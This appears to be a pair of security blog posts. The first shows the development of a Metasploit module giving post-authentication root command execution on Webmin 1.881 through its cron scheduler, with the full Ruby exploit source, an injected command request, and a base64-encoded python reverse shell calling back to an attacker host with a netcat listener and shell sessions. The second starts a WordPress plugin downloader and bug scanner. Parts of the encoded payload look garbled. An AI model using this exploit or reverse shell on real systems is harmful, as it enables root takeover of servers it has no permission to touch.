Cookie: redirect=1; testing=1; sid=f382acef13357d97aaa95235336f01dd
```

Let's get back to the source code of our module. We'll need to update it a bit.

A good place to start – if you are looking for a help - is already prepared by Offensive Security Team[15]. Check IT ;] out:




If you're still looking for more detailed help – this page[13] - should be a good start. ;)

Now we should go back to the module's code. Few changes we need to add are presented in the table below (marked with **ctrl+b**):

```
(...)  
def check  
  cookie = login  
  print_good("We are logged-in as 'root!' \o/")  
  
  return CheckCode::Detected if cookie == "  
  return CheckCode::Unknown if cookie.nil?  
(...)  
  
def exploit  
  cookie = login  
  if cookie == "" || cookie.nil?  
    fail_with(Failure::Unknown, 'Failed to retrieve session cookie')  
  end  
  print_good("We are logged-in as 'root' now! Yeaaaah! \o/")  
  print_good("Session cookie: #{cookie}")  
  
  res = send_request_cgi(  
    'method' => 'POST',
```

Save and exit to go back to *msfconsole*. Now type *reload* to refresh the module in our console and we should be somewhere here:



```
root@kali: /usr/share/metasploit-framework/modules/exploits/linux/http  
msf5 exploit(linux/http/webmin_scheduler) > reload  
[*] Reloading module...  
msf5 exploit(linux/http/webmin_scheduler) > exploit  
  
[*] Started reverse TCP handler on 192.168.111.128:4444  
[*] We are in login() function, preparing request...  
[*] Login request - sent. Checking response code and cookies:  
[*] resp code: 302  
[*] resp cookie: sid=fca46c384d77151836339218ca698b60;  
[+] We are logged-in as 'root' now! Yeaaaah! \o/  
[+] Session cookie: fca46c384d77151836339218ca698b60  
[*] Attempting to execute the payload...  
[*] Exploit completed, but no session was created.
```

So far, so good. ;) Currently:


- we can connect to the target Webmin (via SSL)
- (assuming we know the password) we can log in as a root user\*
- We can try to make another request (as a 'logged-in root user').

Let's check it.

(\* sure, we can implement some bruteforce in our module but in my opinion it's pointless from the perspective of this article. As far as I know – Webmin installation (at least with TurnKey Linux[11]) is prepared for the bruteforce attacks. To not spoil it to much – I will leave the config files to read for you as an exercise. ;))

Now it's time to prepare/modify a *new* request to our target Webmin VM to send our 'example' payload.

We'll start here:




The screenshot shows a web browser's developer tools 'Request' tab. The top part displays a GET request to a cron job endpoint with various parameters. Below the request details, a Metasploit exploit module code is visible, which includes a 'login' function and a 'send\_request\_cgi' function. The code is as follows:

```
def exploit
  cookie = login
  if cookie == '' || cookie.nil?
    fail_with(Failure::Unknown, 'Failed to retrieve session cookie')
  end
  print_good("We are logged-in as 'root' now! Yeaaaah! \o/")
  print_good("Session cookie: #{cookie}")

  res = send_request_cgi(
    'method' => 'POST',
    'uri' => normalize_uri(target_uri, 'proc', 'index_tree.cgi'),
    'headers' => { 'Referer' => "#{peer}/sysinfo.cgi?xnavigation=1" },
    'cookie' => "sid=#{cookie}"
  )
  unless res && res.code == 200
    fail_with(Failure::Unknown, 'Request failed')
  end

  print_status("Attempting to execute the payload...")
  run_update(cookie)
end
```


Rewriting the request to the one used in Burp – and we are here:



The screenshot shows a Metasploit terminal session. The user enters the command `msf5 exploit(linux/http/webmin_scheduler) > exploit`. The terminal output shows the following steps:

```
msf5 exploit(linux/http/webmin_scheduler) > exploit
[*] Started reverse TCP handler on 192.168.111.128:4444
[*] We are in login() function, preparing request...
[*] Login request - sent. Checking response code and cookies:
[*] resp code: 302
[*] resp cookie: sid=2aeedc88211d8f6a13ab01d97bc5bb1f;
[+] We are logged-in as 'root' now! Yeaaaah! \o/
[+] Session cookie: 2aeedc88211d8f6a13ab01d97bc5bb1f
[+] Looks like we can access the cron's page. Continuing...
[*] Attempting to execute the payload...
[*] My payload is: /usr/bin/id>/tmp/asdasdasd1234567;#
[*] request is done... what's next...? ;S
[*] Exploit completed, but no session was created.
msf5 exploit(linux/http/webmin_scheduler) > █
```


Hm... ok. Let's verify if our *request* was added properly:



Looks good. So the case for now is to prepare a valid payload (that will be added to the scheduler as a new job. For our purpose it will be a reverse shell to our Kali VM;)). Unfortunately I wasn't able to create a sample *asdasd\* file*. So I decided to run Burp again and check it. After a while – we'll use the updated request presented in the table below:

```
/cron/save_cron.cgi?new=&idx=8&search=&user=root&active=1&cmd=id%3E%2Ftmp%2Fasd12333344444444%3B%23&input=id%3E%2Ftmp%2Fasd12333344444444%3B%23&comment=yep%2C%20that%27s%20all%20to%20get%20r00t&special=hourly&special_def=0&all_mins=1&all_hours=1&all_days=1&all_months=1&all_weekdays=1&range_def=1&range_start_day=&range_start_month=1&range_start_year=&range_end_day=&range_end_month=1&range_end_year=&saverun=Save%20and%20Run%20Now
```


Here we go:



Looks good so far. Continuing...

(At this stage my mistake was: still not read the whole manual – so I failed with the payload.)

See below:



```
root@kali: ~/src/webmine
nc -lvvp 4444
listening on [any] 4444 ...
192.168.111.1: inverse host lookup failed: Unknown host
connect to [192.168.111.128] from (UNKNOWN) [192.168.111.1] 61441
root@openvpn ~#

root@kali: /usr/share/metasploit-framework/modules/exploits/linux/http
[*] request is done... what's next dude...? ;S

msf5 exploit(linux/http/webmin_scheduler) > exploit -j
[*] Exploit running as background job 5.
[*] Exploit completed, but no session was created.

[*] We are in login() function, preparing request...
msf5 exploit(linux/http/webmin_scheduler) > [*] Login request - sent. Checking response code and cookies:
[*] resp code: 302
[*] resp cookie: sid=c9b20093e7116ba640125430e03ed132;
[+] We are logged-in as 'root' now! Yaaaaah! \o/
[+] Session cookie: c9b20093e7116ba640125430e03ed132
[+] Looks like we can access the cron's page. Continuing...
[*] Attempting to execute the payload...
[*] My payload is: echo cHl0aG9uTC1jITdpcXBvcnQgcHR5O2ltcG9ydCBzb2NrZXQsb3M7cz1zb2NrZXQuc29ja2V0KHNvY2t1dC5BR19JTkVULHNvY2t1dC5TT0NLX1NlUkVBTsk7cy5jb25uZWNO0KCgiMTkyljE20C4xMTEuMTI4Iiw0NDQ0KS7b3MuZHVhWm1hZLmZpbGVubygpLDApO29zLmR1cD9y5maWx1bm8oSswxCTvcy5kdXAYKjM1sZW5wKCKksMik7cHR5LnkYXduKClvMmluL2Jhc2giKScKlbase64 -d|sh
[*] request is done... what's next dude...? ;S
msf5 exploit(linux/http/webmin_scheduler) >
```

Indeed – our *payload* worked but not as I expected. As you can see on the screen above I still used *netcat* to receive a connection from the target machine. (So we can say the final *poc module* – at this stage – is still „in progress“. I will leave it to you as another exercise. ;))

Full code is presented in the table below. **Remember to use it only during legal projects. Thanks!**

Quick&dirty poc module – postauth RCE for Webmin 1.881:

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Webmin Scheduler Postauth Remote Command Execution',
      'Description' => %q{
        This module exploits an arbitrary command execution vulnerability in Webmin
        1.881 and possibly lower versions. Any user authorized to the "Scheduler Cron Jobs"
        module can execute arbitrary commands with root privileges.
      },
      'Author' => [
        'Cody Sixteen <code610>' # poc based on: 'AkkuS <Özkan Mustafa Akkuş>' - Webmin Package Update RCE module
      ],
      'License' => MSF_LICENSE,
      'References' =>
        [
          ['CVE', 'nope'],
          ['URL', 'https://code610.blogspot.com/p/mini-arts.html']
        ],
      'Privileged' => true,
      'Payload' =>
        {
          'DisableNops' => true,
          'Space' => 512,
          'Compat' =>
            {
              'PayloadType' => 'cmd'
            }
        }
    )
  end
end
```

```

    }
  },
  'DefaultOptions' =>
  {
    'RPORT' => 12321,
    'SSL' => true,
    'PAYLOAD' => 'cmd/unix/generic'
  },
  'Platform' => 'unix',
  'Arch' => ARCH_CMD,
  'Targets' => [['Webmin <= 1.881', {}]],
  'DisclosureDate' => 'Oct 20 2020',
  'DefaultTarget' => 0)
)
register_options [
  OptString.new('USERNAME', [true, 'Webmin Username']),
  OptString.new('PASSWORD', [true, 'Webmin Password']),
  OptString.new('TARGETURI', [true, 'Base path for Webmin application', '/'])
]
end

def peer
  "#{ssl ? 'https://' : 'http://'}#{rhost}:#{rport}"
end

def login

  print_status("We are in login() function, preparing request...") # DEBUG++

  res = send_request_cgi({
    'method' => 'POST',
    'uri' => normalize_uri(target_uri, '/session_login.cgi'),
    'cookie' => 'testing=1,redirect=1', # it must be used for "Error - No cookies"
    'vars_post' => {
      'page' => "",
      'user' => datastore['USERNAME'],
      'pass' => datastore['PASSWORD']
    }
  })

  print_status("Login request - sent. Checking response code and cookies:")
  #print_status("resp code: #{res.code}")
  #print_status("resp cookie: #{res.get_cookies}")

  if res && res.code == 302 && res.get_cookies =~ /sid=(\w+)/
    print_status("resp code: #{res.code}")
    print_status("resp cookie: #{res.get_cookies}")
    return $1
  end

  return nil unless res
  ""
end

def check
  cookie = login
  print_good("We are logged-in as 'root!' \o/")

  return CheckCode::Detected if cookie == ""
  return CheckCode::Unknown if cookie.nil?

  vprint_status('Attempting to execute...')
  # check version
  res = send_request_cgi({
    'method' => 'GET',
    'uri' => normalize_uri(target_uri.path, 'cron','save_cron.cgi'),
    'cookie' => "sid=#{cookie},redirect=1,testing=1",
    'vars_get' => { "xnavigation" => "1" }
  })

```



```

if res && res.code == 302 && res.body
  version = res.body.split("- Webmin 1.")[1]
  return CheckCode::Detected if version.nil?
  version = version.split(" ")[0]
  if version <= "910"
    # check package update priv
    res = send_request_cgi({
      'uri' => normalize_uri(target_uri.path, "cron/"),
      'cookie' => "sid=#{cookie}"
    })

    if res && res.code == 200 && res.body =~ /Dashboard/
      print_status("NICE! #{datastore['USERNAME']} has the right to >>Package Update<<")
      return CheckCode::Vulnerable
    end
  end
end
print_error("#{datastore['USERNAME']} doesn't have the right to >>Package Update<<")
print_status("Please try with another user account!")
CheckCode::Safe
end

def exploit
  cookie = login
  if cookie == "" || cookie.nil?
    fail_with(Failure::Unknown, 'Failed to retrieve session cookie')
  end
  print_good("We are logged-in as 'root' now! Yeaahah! \\o/")
  print_good("Session cookie: #{cookie}")

  res = send_request_cgi(
    'method' => 'POST',
    'uri' => normalize_uri(target_uri, 'cron','save_cron.cgi'),
    'headers' => { 'Referer' => "#{peer}/cron/edit_cron.cgi?new=1&search=&xnavigation=1"},
    'cookie' => "sid=#{cookie}"
  )
  unless res && res.code == 200
    fail_with(Failure::Unknown, 'Request failed')
  end
  print_good("Looks like we can access the cron's page. Continuing...")

  print_status("Attempting to execute the payload...")
  run_update(cookie)
end

def run_update(cookie)
  #@b64p = Rex::Text.encode_base64(payload.encoded)
  #my_payload = 'id>/tmp/asd1233334444444;###
  my_payload = 'echo
cHI0aG9uIC1jCdpbXBvcnQgcHR5O2ltcG9ydCBzb2NrZXQsb3M7cz1zb2NrZXQuc29ja2V0KHNVy2tldC5BRi9JTkVULHNvY2tldC5TT0NLX1Nu
UkVBTsk7cy5jb25uZWNOkCgiMTkyLjE2OC4xMTEuMTI4IiwONDR0KSsk7b3MuZHVwMihzLmZpbGVubygpLDApO29zLmR1cDlocy5maWxlb
m8oKSwxKTtvcy5kdXAYKHMuZmlsZW5vKCsMik7cHR5LnNwYXduKClvYmluL2Jhc2giKScK|base64 -d |sh'
  payload = my_payload
  print_status("My payload is: #{payload}") # Rex::Text.uri_encode(my_payload)

  res = send_request_cgi(
    {
      'method' => 'POST',
      'cookie' => "sid=#{cookie},redirect=1,testing=1",
      'ctype' => 'application/x-www-form-urlencoded',
      'uri' => normalize_uri(target_uri.path, 'cron', 'save_cron.cgi'),
      'headers' =>
        {
          'Referer' => "#{peer}/cron/save_cron.cgi?new=1*search=&xnavigation=1"
        },
      'data' =>
        "new=1&idx=&search=&user=root&active=1&cmd=#[payload]&input=#[payload]&comment=yep%2C%20that%27s%20all%20to%20get
%20r00t&special_def=0&special=hourly&all_mins=1&all_hours=1&all_days=1&all_months=1&all_weekdays=1&range_def=1&range_st
art_day=&range_start_month=1&range_start_year=&range_end_day=&range_end_month=1&range_end_year="
    })
end

```

```
print_status("request is done... what's next dude...? ;S")

end
end
```

```
msf5 exploit(multi/handler) > [*] Command shell session 1 opened (192.168.111.128:4444 -> 192.168.111.1:52451)
400
[*] Command shell session 2 opened (192.168.111.128:4444 -> 192.168.111.1:52452) at 2020-10-22 07:55:01 -0400
[*] Command shell session 3 opened (192.168.111.128:4444 -> 192.168.111.1:52453) at 2020-10-22 07:55:01 -0400
[*] Command shell session 4 opened (192.168.111.128:4444 -> 192.168.111.1:52454) at 2020-10-22 07:55:01 -0400

msf5 exploit(multi/handler) > sessions -l

Active sessions
=====

  Id  Name  Type           Information  Connection
  ---  ---  ---           -
  1    shell cmd/unix  192.168.111.128:4444 -> 192.168.111.1:52451 (192.168.111.1)
  2    shell cmd/unix  192.168.111.128:4444 -> 192.168.111.1:52452 (192.168.111.1)
  3    shell cmd/unix  192.168.111.128:4444 -> 192.168.111.1:52453 (192.168.111.1)
  4    shell cmd/unix  192.168.111.128:4444 -> 192.168.111.1:52454 (192.168.111.1)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

root@openvpn ~# exit
exit
exit
[*] 192.168.111.1 - Command shell session 1 closed.
```

Remember to keep reading the docs [12, 13]. Few similar *example bugs* you'll find here[3].

## REFERENCES

Below is the list of links used in this article:

1. [Ruby language](#)
2. [Metasploit Framework](#)
3. [code610 – Found bugs](#)
4. [Webmin webpage](#)
5. [OpenVPN with Webmin](#)
6. [Kali Linux](#)
7. [code610 – contact](#)
8. [Kali Linux Download page](#)
9. [ZetCode Tutorial](#)
10. [Burp Suite](#)
11. [TurnKey Linux Virtual Machines](#)
12. [Custom scripting with MSF](#)
13. [Ruby and Metasploit Framework](#)
14. [Blogspot writeups](#)
15. [Offensive Security Team](#)

I hope you enjoyed IT. ;]



## Wordprice.py – quick&dirty mass-scanner for Wordpress plugins



Yes. We'll try to „extend our Wordpress experience“... ;] Here we go...

## INTRO

Since many, many years I'm wondering if there is any good so called *source code scanner*. I remember some old projects (like *flawfinder* or *rats*) but nowadays I'm not sure if ('publicly') is anything available beside RISP[1] (or SonarCube[2]).

Few days ago I decided to finally sit back to that idea again [3] and I started to creating my super-grep-based-python-script-scanner one more time... ;) Below you will find few notes about it. Let's go...

## ENVIRONMENT

As usual[4] I'm using Kali VM[5] as my 'pentester jump host' so basically the whole environment this time is the python working on Kali. ;) That's all (because I like to keep in mind that the script could be used for example „during CTF” when you are already on the box and would like to „scan the webroot” to find few more bugs on that host).

If there will be anything else needed to install or change – I will drop a note about it below.

Let's move forward.

## IDEA


The idea for 'the scanner' was very simple. I decided that it will be nice to implement possibility to:

- download the target code
- unpack it to location X
- search for bugs in unzipped location X of the downloaded plugin


Simple like that. Right. ;) So let's move forward directly to the first results...

## FIRST RESULTS

I started the script from some 'base URL address to check'. Of course in our case – looking for bugs in Wordpress plugins – we will start from the official 'plugin link'[6]:



We should be somewhere here:



So far, so good. For the „popular” plugins we have 49 pages of packages to check. Let’s start from the initial GET request to the target page to grab a list of links for available plugins:

```
c@kali: ~/src/wordprice.py
c@kali:~/src/wordprice.py$ ./wordprice.py
[Errno 17] File exists: 'plugins'
On page 0: Found plugin name: Contact Form 7
Downloading ==> https://downloads.wordpress.org/plugin/contact-form-7.5.3.zip
--2020-10-22 16:11:58-- https://downloads.wordpress.org/plugin/contact-form-7.5.3.zip
Resolving downloads.wordpress.org (downloads.wordpress.org)... 198.143.164.250
Connecting to downloads.wordpress.org (downloads.wordpress.org)|198.143.164.250|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 221194 (216K) [application/octet-stream]
Saving to: './plugins/contact-form-7.5.3.zip'

contact-form-7.5.3.zip          100%[=====]
2020-10-22 16:12:00 (330 KB/s) - './plugins/contact-form-7.5.3.zip' saved [221194/221194]
```

Looks good. After a while we should have a basic ‘statistics’ for example of how long our code will work:

```
Length: 9233 (9.0K) [application/octet-stream]
Saving to: './plugins/userway-accessibility-widget.zip'

userway-accessibility-widget.zip          100%[=====]
2020-10-22 17:32:20 (49.4 MB/s) - './plugins/userway-accessibility-widget.zip' saved

[+] Plugin Accessibility by UserWay downloaded! :)
finished main() now.

real    72m21.225s
user    2m36.594s
sys     2m6.699s
```

For now we should be here:

```
#!/usr/bin/env python
####
import re, requests, sys
import urllib3
import os
urllib3.disable_warnings()
s = requests.Session()
PLUGINS = 'plugins'
import subprocess
```

Next – our function to download plugins (it's simple wrapper for *subprocess*):

```
(...)  
# plugin is found so we can try to download it now:  
full_plugin_link = 'https://wordpress.org/plugins/' + plugin[0]  
visit_plugin_link = s.get(full_plugin_link, verify=False)  
visited_plugin_link = visit_plugin_link.text  
  
get_this_plugin = re.compile('<a class="plugin-download button download-button button-large"  
href="(.*?)">Download</a>')  
got_this_plugin = re.search(get_this_plugin, visited_plugin_link)  
  
if got_this_plugin:  
    plugin_link = got_this_plugin.group(1)  
    print "Downloading ==> %s" % ( plugin_link )  
    do_wget = "wget -P ./plugins/ "+ plugin_link  
    #subprocess.call(do_wget, shell=True)  
    print "[+] Plugin %s downloaded! :)" % ( plugin1 )  
(...)
```

Yes, the code is super advanced but I believe you'll get the idea so far, what's going on. ;)

Continuing here:

```
# now we can move forward to:  
# - unzip downloaded plugin/zip file  
get_zip_name = re.compile("https://downloads.wordpress.org/plugin/(.*?)">Download')  
got_zip_name = re.search(get_zip_name, visited_plugin_link )  
  
print plugin_link  
print got_zip_name.group(1)  
  
if got_zip_name:  
    print " Let's unzip the file: %s" % ( got_zip_name.group(1) )  
    print os.getcwd  
    unzip_plugin = "unzip -d ./plugins/ ./plugins/" + got_zip_name.group(1)  
    #subprocess.call(unzip_plugin,shell=True)  
  
# now we can move to the next step: checking source to find some bugs  
#  
# - try to prepare a nice and charm regexp to find a possible bug(s) ;]  
pwd = os.getcwd  
plug_dir_name = got_zip_name.group(1).strip('.zip')  
temp_path = pwd + "/plugins/" + plug_dir_name  
#temp_path = pwd + "/next_step_plugins/"  
#temp_path = pwd + "/plugins_allpopular/"  
  
check_source(temp_path) # our super evil function ];>  
  
# let's try then.  
print '-----\n'
```

Another extreme *subprocess* – I know – but let's continue with one more part of the script: our „well known”[3] *iterator*:

```
####  
def check_source(temp_path):  
    #print "=====
```

```

#print " WE ARE IN check_source() for path: %s" % ( temp_path )
#print "-----"

files = []

# r=root, d=directories, f = files
for r, d, f in os.walk(temp_path):
    for file in f:
        if '.php' in file:
            files.append(os.path.join(r, file))

for f in files:
    #print(f)
    readFile(f) # fullpath

#print "-----"
#print "===== NEXT CASE =====\n"

```

For now we should have a working script that will:

- download all the plugins packages from Wordpress web page
- extract each plugin to *plugins* directory.

